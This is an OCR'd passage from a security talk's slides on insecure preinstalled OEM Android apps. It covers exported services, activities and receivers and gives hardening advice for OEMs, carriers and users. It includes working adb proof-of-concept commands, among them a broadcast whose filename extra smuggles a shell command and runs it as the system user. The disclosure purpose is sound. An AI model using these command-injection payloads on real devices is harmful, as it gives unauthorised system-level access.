<provider android:label="@string/txt_Provider" android:name="com.lge.
providers.LGEmailProvider" android:exported="true" android:multiprocess=
"false" android:authorities="com.lge.providers.lgemail" />
```

Services

- Unprotected OEM services screenshot

```
[3] List of exported services:
adb shell am startservice -n com.huawei.hidisk/.service.service.LiveMsgService
adb shell am startservice -n com.huawei.hidisk/.service.service.CopyFileService
```

```
<service android:name=".service.service.CopyFileService">
    <intent-filter>
        <action android:name=".service.service.CopyFileService" />
    </intent-filter>
</service>
```

Activity

- Unprotected OEM activity screenshot
  - Hidden menus, inputs
  - Example: com.huawei.hidisk
  - No permissions


```
<activity android:name=".ui.localfile.LocalListActivity" android:configChanges="
keyboardHidden|navigation|orientation|screenSize">
    <intent-filter>
        <action android:name="android.intent.action.VIEW" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
</activity>
```

Activity

```
private void setPath()
{
  Intent localIntent = getIntent();
  if (localIntent != null)
    this.curPath = localIntent.getStringExtra("path");
  if ((this.curPath == null) || ("".equals(this.curPath)))
    this.curPath = this.sdcardPath;
}
```

```
greywind:PackageInstaller max$ adb shell am start -a android.intent.action.VIEW
-n com.huawei.hidisk/.ui.localfile.LocalListActivity --es path '/mnt/sdcard/DCIM
/Camera'
Starting: Intent { act=android.intent.action.VIEW cmp=com.huawei.hidisk/.ui.loca
lfile.LocalListActivity (has extras) }
```

Manipulate Activities



- Launch with an argument
- In this case, filepath
- Fuzzing, etc.

Receivers

- QuarksLab: great talk and bugs
  - Similar recent talk, picking on one OEM
- Perfect example:

```
<receiver android:name=".FTATDumpReceiver">
    <intent-filter>
        <action android:name="com.android.sec.FTAT_DUMP" />
    </intent-filter>
</receiver>
```

```
private boolean DoShellCmd(String paramString)
{
  Log.i("FTATDumpService", "DoShellCmd : " + paramString);
  String[] arrayOfString = { "/system/bin/sh", "-c", paramString };
  try
```


```
greywind:ICS max$ adb shell am broadcast -a com.android.sec.FTAT_DUMP --es FILENAME '../../../../../../dev/null;/syst
em/bin/id > /sdcard/shellescape;#'
Broadcasting: Intent { act=com.android.sec.FTAT_DUMP (has extras) }
Broadcast completed: result=0
greywind:ICS max$ adb shell cat /sdcard/shellescape
uid=1000(system) gid=1000(system) groups=1001(radio),1006(camera),1007(log),1015(sdcard_rw),1023(media_rw),1028(sdcar
d_r),2001(cache),3001(net_bt_admin),3002(net_bt),3003(inet),3007(net_bw_acct)
```

Don’t reinvent the wheel

- Don’t re-implement functionality that Android provides:
  - App Stores
  - WiFi Hotspots
  - WiFi Connection Managers
  - Backup programs

App Store Example

- Example App Store issues:
  - Don't undermine Android signature security
    - "Unknown Sources"
    - Or workarounds
  - Need SSL/TLS
    - No in-transit app modifications




```
<intent-filter>
    <action android:name="android.intent.action.MAIN" />
    <category android:name="android.intent.category.LAUNCHER" />
    <category android:name="android.intent.extra.NOT_UNKNOWN_SOURCE" />
</intent-filter>
```

Shared UIDs

- Shared system UID
  - Android apps allowed to share UIDs
  - System UIDs under 1000
  - UID checking in Anylfest

```
<manifest android:sharedUserId="android.uid.system"
```

- Shared application UID
  - Allows access to existing permissions
  - Shared data with other apps using UID
  - Given same UID as existing process

Wrap-up

- The AOSP can implement all the security in the world, but until OEMs shape up, rooting and insecurity will continue

Wrap up: OEMs

- What OEMs can do
  - Don’t modify AOSP! Of course that’s not possible…
  - Patch vulnerabilities (and deploy quickly!)
  - Bundle as few applications as possible
  - Don’t reinvent the wheel
  - Don’t share UID unless absolutely necessary
  - Include pre-installed applications in userland!
    - /data/app vs /system/app
  - Use locked bootloader

Wrap up: MNOs

- What MNOs can do
  - Vet pre-loaded applications
  - Help OEMs push out patches quickly!
  - Mandate the latest software versions
  - Don’t reinvent the wheel
    - Use AOSP functionality whenever possible
    - Hotspot, WiFi manager, Email, AppStore, etc.

Wrap up: YOU!

- What YOU can do
  - Well, install cyanogenmod
  - Barring that… keep your device up to date
  - Careful when downloading from marketplaces
    - Only use Google Play
  - Don’t root your device
    - If you have to, hide root binary so malware has to be clever to find it
  - Don’t disable bootloader code signature checks
  - Check permissions when installing apps!

Wrap up: AOSP

- What we'd like to see in future Androids
  - Google-controlled secure boot chain
  - Native support for more hardware
    - Prevents mistakes from OEMs
  - Ability to revoke application permissions
    - Granular revoke, especially from pre-install apps!
  - Granular patching
    - ReKey
    - Google process in the works?

Wrap Up

Thanks for listening!

@msobell

sobell@gmail.com

https://github.com/msobell/anylfest

Thanks to Nitin & the Intrepidus Crew